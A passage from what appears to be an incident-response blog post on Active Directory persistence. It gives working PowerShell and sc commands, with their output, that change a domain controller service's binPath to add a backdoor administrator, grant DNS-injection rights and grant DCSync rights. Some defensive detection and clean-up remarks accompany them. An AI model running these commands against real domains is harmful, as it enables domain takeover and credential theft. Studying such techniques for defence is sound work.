Since we have modified a machine account. It will also generate event ID **4742**. Here we can see that the UAC value has been modifed to '**Trusted to Authenticate for Delegation**'.



- **Modifying security descriptor of Windows Service**

An attacker can modify the security descriptor of an existing service that runs as LOCAL SYSTEM. This allows them to modify the so-called 'binPath' of a service. binPath is a mandatory parameter that specifies the path to the executable.

1. First, we start with modifying the service that we would like to persist in. In this example, it will be the Dfs service on a Domain Controller. We are modifying the security descriptor of the service to grant the user 'b4ckdo0r' the rights to control it.


```
PS C:\Windows\system32> Set-RemoteServicePermissions -SamAccountName b4ckdo0r -Computer DC -ServiceName Dfs -Verbose
VERBOSE: The existing ACL of the Dfs service on DC. Please note this as there is no automatic clean up.
D:(A;;CCLCSWLOCRRC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)(A;;CCLCSWRPWPDTLOCRRC;;
;SY)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
VERBOSE: New ACL of the Dfs service on DC.
D:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-2096324828-3735791712-761722601-4203)(A;;CCLCSWLOCRRC;;;AU)(A;;CCDCLCSWRPWPD
TLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)(A;;CCLCSWRPWPDTLOCRRC;;;SY)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;
;WD)
VERBOSE: Modifying ACL of the Dfs service on DC.
[SC] SetServiceObjectSecurity SUCCESS
```

2. The second step is to make use our persistence. What we could do is abuse this service of a DC and add ourselves to the local Administrators group of a DC.

```
C:\Windows\system32>sc \\DC config Dfs binpath= "C:\Windows\System32\cmd.exe /c net localgroup Administrators b4ckdo0r /
add" start="auto" obj="LocalSystem"
[SC] ChangeServiceConfig SUCCESS
```

Result

At the sample result, we can see that our backdoor account has been added to the local Administrators group of a DC.



- **ACE with DNSAbuse Permissions – Persistence**


An attacker can modify the MicrosoftDNS container in AD to inject a .dll into the DNS.exe process of a Domain Controller. In order to inject a .dll into the dns.exe process of a DC. An ACE needs to have at GenericWrite or equivalent on the specified container. By default, this is only for DnsAdmins, Domain Admins, Enterprise Admins, and Administrators.

Here we are modifying the MicrosoftDNS container to add our backdoor account with the required permission. We have also modified the security descriptor of the DNS service on a DC. This service runs as SYSTEM, so an attacker could modify that service as well to elevate privileges.

```
PS C:\Users\Colby> Set-DNSAbusePermissions -SAMAccountName Backdoor -DistinguishedName 'CN=MicrosoftDNS,CN=System,DC=con
toso,DC=com' -ComputerName DC -Verbose
VERBOSE: Getting the existing ACL for CN=MicrosoftDNS,CN=System,DC=contoso,DC=com.
VERBOSE: Setting ACL for "CN=MicrosoftDNS,CN=System,DC=contoso,DC=com" for "Backdoor" to use "GenericWrite" right.
VERBOSE: Getting the existing ACL for CN=MicrosoftDNS,CN=System,DC=contoso,DC=com.
VERBOSE: Setting ACL for "CN=MicrosoftDNS,CN=System,DC=contoso,DC=com" for "Backdoor" to use "ReadProperty" right.
VERBOSE: Getting the existing ACL for CN=MicrosoftDNS,CN=System,DC=contoso,DC=com.
VERBOSE: Setting ACL for "CN=MicrosoftDNS,CN=System,DC=contoso,DC=com" for "Backdoor" to use "ListChildren" right.
VERBOSE: The existing ACL of the DNS service on DC. Please note this as there is no automatic clean up.
D:(A;;CCLCRPWP;;;S-1-5-21-3255021469-988787842-387534846-1107)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO
;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)
VERBOSE: New ACL of the DNS service on DC.
D:(A;;CCLCRPWP;;;S-1-5-21-3255021469-988787842-387534846-1107)(A;;CCLCRPWP;;;S-1-5-21-3255021469-988787842-387534846-110
7)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLC
SWRPWPDTLOCRSDRCWDWO;;;SO)
VERBOSE: Modifying ACL of the DNS service on DC.
[SC] SetServiceObjectSecurity SUCCESS
```

Result

At the sample result, we can see that an ACE has been delegated on the MicrosoftDNS container. Every ACE that is not a Tier-0 should be removed.




- **ACE with DCSync Privileges – Persistence**

An attacker can add an ACE to the Domain Object with the required privileges to do DCSync. This allows an attacker to use the backdoor account with DS-Replicate-Get-Changes & DS-Replicate-Get-Changes-All the replicate credentials within the domain.

```
PS C:\Windows\system32> Set-ADACL -SamAccountName svc_backdoor -DistinguishedName 'DC=contoso,DC=com' -GUIDRight DCSync
-Server contoso.com -Verbose
VERBOSE: Getting the existing ACL for DC=contoso,DC=com.
VERBOSE: Setting ACL for "DC=contoso,DC=com" for "svc_backdoor" to use "DCSync" right.
PS C:\Windows\system32>
```

Result

At the sample result, we can see that an ACE has been delegated on the Domain Object. Every ACE with GenericAll or equivalent (e.g. WriteDacl, WriteOwner, AllExtendedRights) should be treated as a Tier-0.



Summary

This was a brief overview of some attacks and persistence against Windows and Active Directory. We first started with the common things against Windows, and went then to Active Directory. The majority of attacks and persistence that have been discussed are provided in such a way, that once an attacker decides to come back. They still can get domain dominance. However, keep in mind that this list is not everything. There are tons of ways to persist or attack AD.

Being aware of the different persistence can be helpful, because it provides a better overview of the different possibilities. There are tons of ways to create persistence, so despite that you may have discovered 2 persistence. There may have been 1 left, which opens the door again for attackers. This is why being aware of the small little details can make the (big) difference.

Reference

- Windows & Active Directory Exploitation Cheat Sheet and Command Reference: https://casvancooten.com/posts/2020/11/windows-active-directory-exploitation-cheat-sheet-and-command-reference/ (https://casvancooten.com/posts/2020/11/windows-active-directory-exploitation-cheat-sheet-and-command-reference/)
- Sneaky Active Directory Persistence Tricks: https://adsecurity.org/?p=1929 (https://adsecurity.org/?p=1929)
- From DnsAdmins to SYSTEM to Domain Compromise: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise (https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise)
- Kerberos constrained delegation with protocol transition: https://phackt.com/en-kerberos-constrained-delegation-with-protocol-transition (https://phackt.com/en-kerberos-constrained-delegation-with-protocol-transition)
- Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover: https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab (https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab)
- MITRE ATT&CK: https://attack.mitre.org/ (https://attack.mitre.org/)
- Tools:

- Mimikatz: https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20210729 (https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20210729)
- Rubeus: https://github.com/GhostPack/Rubeus (https://github.com/GhostPack/Rubeus)
- DSInternals: https://github.com/MichaelGrafnetter/DSInternals (https://github.com/MichaelGrafnetter/DSInternals)
- Nishang: https://github.com/samratashok/nishang/tree/master/Backdoors (https://github.com/samratashok/nishang/tree/master/Backdoors)
- RACE: https://github.com/samratashok/RACE (https://github.com/samratashok/RACE)
- SpoolSample: https://github.com/leechristensen/SpoolSample (https://github.com/leechristensen/SpoolSample)

- Active Directory
- Incident Response